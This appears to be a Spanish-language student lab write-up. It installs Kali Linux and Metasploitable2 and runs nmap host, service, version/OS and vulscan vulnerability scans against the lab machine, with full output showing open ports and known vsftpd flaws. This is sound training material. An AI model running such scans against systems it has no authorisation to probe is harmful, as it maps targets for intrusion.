
Nos abre una vista donde podemos añadir el archivo descargado de Metasploitable.





Seleccionamos el archivo recién añadido.



Y proseguimos la instalación.




Comprobamos el correcto funcionamiento.



Comprobamos las direcciones de cada máquina para poder seguir con el siguiente apartado.

Kali: 10.0.2.4 y Metasploitable: 10.0.2.5



Has de detallar los pasos necesarios para instalar la Máquina Virtual Kali, la Máquina Virtual Metasploitable2 y la "RedNAT"


✓ Apartado 3: Fase de escaneo

Utilizando el laboratorio de Kali Linux + Metasploitable2 ayudar a Luis a realizar una fase de escaneo con nmap en la que se cubren los 3 tipos de escaneo:

➤ Escaneo de red

Hacemos el escaneo de red mediante protocolo ARC con -PR

nmap -PR 10.0.2.5




```
Metasploitable2 [Comando] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:d4:e1
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe65:d4e1/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000

Kali Linux
kali@kali:~$ nmap -PR 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 21:41 CET
Nmap scan report for 10.0.2.5
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

➤ Escaneo de servicios

Siguiendo las pautas del temario, comenzamos el escaneo por el protocolo TCP

nmap -Pn 10.0.2.5 -sT




```
Metasploitable2 [Comando] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:d4:e1
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0

Kali Linux
kali@kali:~$ nmap -Pn 10.0.2.5 -sT
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:06 CET
Nmap scan report for 10.0.2.5
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```


Vemos la versión de los servicios:

nmap -Pn 10.0.2.5 -sV




Los scripts englobados en la categoría **versión**.

nmap -Pn 10.0.2.5 --script "versión"



Con **-A** completamos el anterior habilitando la detección del sistema operativo

nmap -Pn 10.0.2.5 -A




```
kali@kali:~$ nmap -Pn 10.0.2.5 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:14 CET
Nmap scan report for 10.0.2.5
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.0.2.4
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvin
|_ceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_SSLv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
```

➤ Escaneo de vulnerabilidades (deberéis instalar **vulscan** para realizar el escaneo)

Realizamos la instalación de **vulscan** siguiendo la documentación oficial en su repositorio.

Accedemos al directorio **/usr/share/nmap/scripts/** y clonamos y actualizamos ficheros.



```
root@kali: /usr/share/nmap/scripts/vulscan/utilities/updater
Archivo Acciones Editar Vista Ayuda

(root@kali) - [~/usr/share/nmap/scripts]
# git clone https://github.com/scipag/vulscan.git
Clonando en 'vulscan.git'...
Si Username for 'https://github.com': ^C

(root@kali) - [~/usr/share/nmap/scripts]
# git clone https://github.com/scipag/vulscan
Clonando en 'scipag_vulscan'...
remote: Enumerating objects: 297, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 297 (delta 12), reused 16 (delta 4), pack-reused 264
Recibiendo objetos: 100% (297/297), 17.69 MiB | 8.80 MiB/s, listo.
Resolviendo deltas: 100% (175/175), listo.

(root@kali) - [~/usr/share/nmap/scripts]
# ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan


(root@kali) - [~/usr/share/nmap/scripts]
# cd vulscan/utilities/updater/

(root@kali) - [~/usr/_/scripts/vulscan/utilities/updater]
# chmod +x updateFiles.sh

(root@kali) - [~/usr/_/scripts/vulscan/utilities/updater]
# ./updateFiles.sh
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/cve.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/exploitdb.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/openssl.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/osvdb.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/scipavuldb.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/securityfocus.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/securitytracker.csv...
Downloading https://raw.githubusercontent.com/scipag/vulscan/master/xforce.csv...
```


Tras la instalación, ejecutamos el escaneo.


```
nmap -sV --script=vulscan/vulscan.nse 10.0.2.5
```



```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
[kali@kali]~$ nmap -sV --script=vulscan/vulscan.nse 10.0.2.5  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 12:50 CET  
Nmap scan report for 10.0.2.5  
Host is up (0.0015s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| vulscan: VulDB - https://vuldb.com:  
| No findings  
| MITRE CVE - https://cve.mitre.org:  
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.  
| SecurityFocus - https://www.securityfocus.com/bid/:  
| [82285] Vsftpd CVE-2004-0042 Remote Security Vulnerability  
| [72451] vsftpd CVE-2015-1419 Security Bypass Vulnerability  
| [51013] vsftpd '___tzfile_read()' Function Heap Based Buffer Overflow Vulnerability  
| [48539] vsftpd Compromised Source Packages Backdoor Vulnerability  
| [46617] vsftpd FTP Server 'ls.c' Remote Denial of Service Vulnerability  
| [41443] Vsftpd Webmin Module Multiple Unspecified Vulnerabilities  
| [30364] vsftpd FTP Server Pluggable Authentication Module (PAM) Remote Denial of Service Vulnerability  
| [29322] vsftpd FTP Server 'deny_file' Option Remote Denial of Service Vulnerability  
| [10394] Vsftpd Listener Denial of Service Vulnerability  
| [72531] Red Hat Linux 9 vsftpd Compiling Error Weakness
```

Muestra una respuesta muy extensa, por lo que acoto el puerto 21 que pide en el próximo apartado.

